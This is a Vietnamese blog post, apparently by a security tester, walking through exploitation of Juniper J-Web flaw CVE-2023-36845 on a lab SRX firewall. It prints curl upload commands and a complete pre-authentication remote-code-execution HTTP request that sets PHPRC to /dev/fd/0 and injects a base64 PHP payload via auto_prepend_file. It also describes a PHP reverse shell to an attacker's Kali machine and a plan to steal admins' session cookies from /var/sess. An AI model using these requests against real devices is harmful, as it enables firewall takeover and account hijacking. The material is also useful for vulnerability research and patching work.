CVE-2023-36845 Juniper Attack PoC

**Mở đầu**

Vào ngày 17-08-2023, Juniper công bố một số lỗ hổng gồm: CVE-2023-36844, CVE-2023-36845, CVE-2023-36846, CVE-2023-36847, CVE-2023-36851 liên quan tới các thiết bị Firewall SRX và Switch EX đang chạy các Version từ cũ cho tới mới, [Juniper articles here](https://supportportal.juniper.net/s/article/2023-08-Out-of-Cycle-Security-Bulletin-Junos-OS-SRX-Series-and-EX-Series-Multiple-vulnerabilities-in-J-Web-can-be-combined-to-allow-a-preAuth-Remote-Code-Execution?language=en_US).

Theo như Juniper thì các CVE đều có điểm CVSS 5.3, và nếu kết hợp lại với nhau thì lỗ hổng này có thể lên tới CVSS 9.8 điểm. Còn thời điểm này không biết Juniper đã update lại điểm cho các CVE này chưa vì thực tế PoC sau đây của mình có thể chứng minh được chỉ với 1 CVE-2023-36845 duy nhất cũng có thể RCE và thậm chí là chiếm quyền admin của hệ thống. Cho nên riêng CVE-2023-36845 này xứng đáng được CVSS 9.8 điểm!

Từ 16-9-2023 mình mới thấy các trang web trong cộng đồng CyberSecurity mới đưa tin về lỗ hổng này nhiều hơn. Do public PoC của WatchTowr Labs công bố, Tham khảo PoC đó tại đây [Link PoC](https://labs.watchtowr.com/cve-2023-36844-and-friends-rce-in-juniper-firewalls/).

Sau khi đọc về PoC này của WatchTowr, mình thấy chưa thoả mãn lắm vì impact của nó là rất hạn chế cũng như phải dùng tới tận 2 CVE để có thể RCE được Firewall, khi RCE được thì Juniper cũng đã hạn chế việc thực thi cho nên mặc dù là RCE được nhưng impact gần như bằng 0 nếu chỉ dừng lại ở đó. Do đó mình đã nâng cấp nó lên theo cách khác

**Phân tích CVE và PoC**

Nói qua về PoC của WatchTowr, họ dùng CVE-2023-36846 để upload 1 file thực thi test.php và 1 file php.ini. Tiếp theo họ dùng CVE-2023-36845 để thay đổi biến môi trường *PHPRC* của PHP để thực thi file test.php thông qua file php.ini. Tuy nhiên RCE của họ chỉ dừng lại ở việc thực thi hàm *phpinfo()*, LFI để đọc một số nội dung chứ không thể nâng quyền cũng như gây ảnh hưởng gì.


Tuyệt vời là mình có 1 con SRX4200 trong phòng lab của công ty:

root> show version


Model: srx4200

Junos: 20.2R3-S2.5

Theo như bài công bố của Juniper thì version này nằm trong danh sách dính lỗ hổng. Tuyệt vời =)))



Mình đã download toàn bộ **J-WEB Source Code** trên Firewall này về máy để tiện phân tích về sau:



Trước hết, theo PoC của WatchTowr thì source code file webauth\_operation.php định nghĩa 1 hàm upload để upload file mà không cần xác thực => CVE-2023-36846

function do\_upload($files) {

$files = json\_decode($files);

foreach ($files as $file) {

$fileData = $file->fileData;

$intermediateSalt = md5(uniqid(rand(), true));

$salt = substr($intermediateSalt, 0, 6);

$token = hash("sha256", $file->fileName . $salt);

//$token = md5(uniqid(rand(), true));

$fileName = $token.getXSSEncodedValue($file->fileName);

$fileName\_extension = pathinfo($fileName, PATHINFO\_EXTENSION);

$fileName = $token . '.' . $fileName\_extension;

$csize = getXSSEncodedValue($file->csize);

$fileData = substr($fileData, strpos($fileData, ",") + 1);

$fileData = base64\_decode($fileData);

if (!check\_filename($fileName, false)) {

echo 'Invalid Filename';

return;

}

$cf = "/var/tmp/" . $fileName;

$byte = 1024 \* 1024 \* 4;

if(file\_exists($cf))

unlink($cf);

$fp = fopen($cf,'ab');

if(flock($fp,LOCK\_EX | LOCK\_NB))

{

$ret = fwrite($fp,$fileData);

flock($fp, LOCK\_UN);

}

$rc = fclose($fp);//echo $ret;echo "|";echo $csize;die;

if($ret == $csize) {

$filenames['converted\_fileName'][] = $fileName;

$filenames['original\_fileName'][] = $file->fileName;

} else {

$filenames[] = ''; //Error while uploading the file : miss-match in bytes

}

}

return $filenames;

}

Thực hiện POST Request sau theo như PoC

*POST Request của WatchTowr:*

POST /webauth\_operation.php HTTP/1.1

Host: xxxxx

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 92

rs=do\_upload&rsargs[]=[{"fileName": "test.txt", "fileData": ",aGk=", "csize": 2}]

*POST Request của mình:*

POST /webauth\_operation.php HTTP/1.1

Host: 10.96.199.151

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 81

rs=do\_upload&rsargs[]=[{"fileName": "test.txt", "fileData": ",aGk=", "csize": 2}]

*Response mà minh nhận được:*

HTTP/1.1 200 OK

Date: Wed, 27 Sep 2023 11:28:38 GMT

Cache-Control: no-cache

ETag: "1ac3c-505-6103b62b"

Content-Type: text/html; charset=UTF-8

Connection: close

Last-Modified: Wed, 27 Sep 2023 11:28:38 GMT

Strict-Transport-Security: max-age=31536000;includeSubDomains

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block


Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'

Content-Length: 23

-:function not callable

??? -:function not callable ?

Mình đọc lại source code thì thấy rằng chẳng có function do\_upload($files) nào trong đống source code cả




Tuy nhiên có 1 file upload.php

root@:/jail/html # ls -l | grep upload

-r-xr-xr-x 1 root wheel 1763 Jul 30 2021 upload.php

root@:/jail/html #



File này chứa nội dung tương tự hàm do\_upload() nhưng file này trước khi xử lý POST Request của người dùng thì đã thực hiện Authen User trước rồi!

Vậy là CVE-2023-36846 này không thể dùng được!

Mình cũng đã tải 1 OS khác nằm trong list bị lỗ hổng của Juniper để upgrade cho 1 thiết bị Firewall SRX1500 khác và gặp tình trạng tương tự. Có thể là Juniper đã fix lỗi này ở các bản Official OS-Release. Hoặc cũng có thể Version mà WatchTowr dùng khác với của mình nên có sự khác biệt.

Nhưng tóm lại là mình không thể upload được file thực thi bằng CVE-2023-36846 cho nên CVE này vô dụng đối với mình

Tiếp theo đến CVE-2023-36845, CVE này cho phép attacker có thể modify được biến môi trường của PHP là *PHPRC*. Nói 1 cách ngắn ngọn biến *PHPRC* chỉ cho PHP biết cần phải [configure file](https://www.php.net/manual/en/configuration.file.php?ref=labs.watchtowr.com) ở đâu, mặc định là nó nằm ở php.ini

Sau khi WatchTowr upload được 2 file:

1.File thực thi test.php:

$ cat payload.php

<?php

phpinfo();

?>

$ base64 < payload.php

PD9waHAgDQpwaHBpbmZvKCk7DQo/Pg==

$ curl --insecure https://xxxxxxx/webauth\_operation.php -d 'rs=do\_upload&rsargs[]=[{"fileName": "test.php", "fileData": ",PD9waHAgDQpwaHBpbmZvKCk7DQo/Pg==", "csize": 22}]'

+:{"converted\_fileName": {0: '7079310541ded7b00eae61d26427a997f956cd68a2836dde21e6b53406106bda.php'}, "original\_fileName": {0: 'test.php'}}

$

Dựa vào kết quả trả về, file uploaded được mã hoá tên (chắc Juniper muốn tránh path traversal). File đó được lưu với tên mới có mã hoá tên là xxx6bda.php

2.File configure php.ini:

$ cat php.ini

auto\_prepend\_file="/var/tmp/7079310541ded7b00eae61d26427a997f956cd68a2836dde21e6b53406106bda.php"

$ base64 < php.ini

YXV0b19wcmVwZW5kX2ZpbGU9Ii92YXIvdG1wLzcwNzkzMTA1NDFkZWQ3YjAwZWFlNjFkMjY0Mjdh

OTk3Zjk1NmNkNjhhMjgzNmRkZTIxZTZiNTM0MDYxMDZiZGEucGhwIg==

$ curl --insecure https://xxxxxxx/webauth\_operation.php -d 'rs=do\_upload&rsargs[]=[{"fileName": "php.ini", "fileData": ",YXV0b19wcmVwZW5kX2ZpbGU9Ii92YXIvdG1wLzcwNzkzMTA1NDFkZWQ3YjAwZWFlNjFkMjY0MjdhOTk3Zjk1NmNkNjhhMjgzNmRkZTIxZTZiNTM0MDYxMDZiZGEucGhwIg==", "csize": 97}]'


+:{"converted\_fileName": {0: '0c1de7614b936d72deebd90a99a6885960102ba051ab02e598ec209566e2a820.ini'}, "original\_fileName": {0: 'php.ini'}}

Cũng tương tự được mã hoá tên trên hệ thống xxx2a820.ini

Sau đó dùng CVE-2023-36845 để truyền biến *PHPRC* vào định nghĩa configure file nằm ở file xxx2a820.ini vừa tải lên

$ curl -X POST --insecure https://xxxxxx/webauth\_operation.php -F "PHPRC=/tmp/0c1de7614b936d72deebd90a99a6885960102ba051ab02e598ec209566e2a820.ini"

Cuối cùng thì WatchTowr đã PoC RCE thành công!!!!!



Nhưng vấn đề là mình vừa kết luận CVE-2023-36846 không dùng được đối với mình, cho nên không thể upload 2 file php.ini và test.php được thì CVE-2023-36845 cũng đâu có tác dụng nếu làm theo PoC của WatchTowr nữa

**Okey! My Turn**


Vì vậy, mình quyết định đi theo 1 hướng khác. Nếu chỉ có thể dùng CVE-2023-36845 thì idea ở đây là mình sẽ RCE luôn mà không cần upload file thực thi nữa!! **That sounds cool =))))**

Webserver mà Juniper dùng là Embedded GoAhead, web server khá phổ biến. Tìm Vuln liên quan thì mình thấy có 1 PoC khai thác CVE-2017-17562 dành cho Webserver loại này được public trên github, [Link\_here](https://github.com/vulhub/vulhub/tree/master/goahead/CVE-2017-17562?ref=labs.watchtowr.com) or [here](https://www.leavesongs.com/PENETRATION/goahead-en-injection-cve-2021-42342.html?ref=labs.watchtowr.com)

Họ sử dụng */proc/self/fd/0* để có thể truyền data vào biến LD\_PRELOAD

Hệ điều hành Junos base trên FreeBSD, nên mình sẽ thử với *STDIN* của FreeBSD nhằm thao túng biến *PHPRC* với data truyền thẳng vào thay vì phải chỉ trỏ đi đâu mất công

Chuẩn bị nội dung payload => Encode bằng base64 trước



**POST request:**

POST /?PHPRC=/dev/fd/0 HTTP/1.1

Host: 10.96.199.151

Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "macOS"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close

Content-Length: 96

allow\_url\_include=1

auto\_prepend\_file="data://text/plain;base64,PD9waHAgcGhwaW5mbygpOyA/Pg=="

=> Thay vì *PHPRC* trỏ tới 1 file .ini nào đó trong hệ thống mà mình không thể kiểm soát được thì mình sẽ dùng *STDIN* trong linux để định nghĩa 1 file ảo để đẩy nội dung vào

Lúc này PHP dựa vào *Env Variable PHPRC* xác định rằng nội dung payload mình truyền vào chính là configure file của PHP và cần phải xử lý, trong đó auto\_prepend\_file chính là option chèn file này vào phần đầu của tất cả các file khác, nó tương tự như hàm include() trong PHP, tìm hiểu kĩ hơn tại đây [Link](https://www.php.net/manual/en/ini.core.php).


Mình sử dụng *data://* để PHP đọc luôn nội dung này để chèn vào thay vì đi đọc 1 file .php hay .html nào khác. Mà nội dung này mình thao túng được

Kết quả là RCE được rồi đó. Payload <?php phpinfo() ?> đã được chèn vào và server đã thực thi code của mình


**Response:**



Render đẹp hơn thì sẽ như thế này:



Để đọc rõ và đẹp hơn thì mình copy toàn bộ nội dung về lưu thành file .html, mở lên và inspect để xoá phần box login-form này đi để dễ nhìn dễ đọc. Ví dụ như này:




Chưa dừng ở đó, RCE được thì mình cần leo quyền để ít nhất phải thành root hoặc admin. Trước hết mình sẽ dùng phương pháp tương tự để xem user mà webserver này tương tác với hệ thống là gì? Ta sẽ sử dụng hàm get\_current\_user() để làm điều này

Đổi payload base64 encode:




Thực hiện lại POST request và được trả về response:





User của webserver đang sử dụng là user **root**???? Mình thì không tin là nó xịn xò thế. Ok giờ làm một số lệnh khác như cat, ls,…

Payload:



**POST Response:**







Damn! Chỉ có 1 số lệnh là dùng được như echo, pwd. Còn lại đều lỗi not found

Vậy thử reverse\_shell xem, vì mình đã thử bằng /bin/bash để reverse\_shell nhưng cũng không được (lỗi not found tương tự). Tuy nhiên php có 1 hàm khác để reverse\_shell được. Try now!!!


Payload: reverse\_shell về máy Kali của mình:




Trên Kali mình đã mở sẵn port 8888:



POST request:




Trên máy Kali đã nhận được shell của victim:



!!! Tuy nhiên cũng chẳng khác gì cả, cũng chỉ thực thi được vài lệnh cơ bản tương tự như khi RCE


Vậy lý do vì đâu mà user root lại không thực thi được các lệnh cơ bản đó. Do Juniper từ version 7.5 trở đi mặc định cài một công cụ để hạn chế quyền thực thi này cho dù có là user root đi chăng nữa, vỗ tay cho team developer của Juniper :D Tìm hiểu cụ thể hơn ở link này, [Veriexec Junos](https://www.juniper.net/documentation/en_US/junos/topics/concept/veriexec.html?ref=labs.watchtowr.com)

Vậy đến đây tuy là RCE được nhưng cũng khá bế tắc, đối với PoC của WatchTowr cũng tương tự, họ chỉ có thể show bằng chứng RCE bằng cách chạy file thực thi hàm phpinfo() chứ cũng không làm được gì hơn!


Tuy nhiên không bỏ cuộc dễ thế được, sau khi brainstorming cực căng thì mình có 1 idea, Ăn trộm cookie của các user đã login. Và sau khi lần mò source code thì mình thấy rằng các giá trị *PHPSESSION* nằm trong cookie được PHP lưu trong /var/sess/ 

Tuy nhiên, các giá trị cookie thường là Server sẽ random tạo ra cho nên mình cũng không thể biết được giá trị này là gì. Vậy ta sẽ dùng hàm glob() trong PHP để liệt kê, hi vọng là thư mục /var/sess/ có cho quyền liệt kê các file =)))


**Payload:**



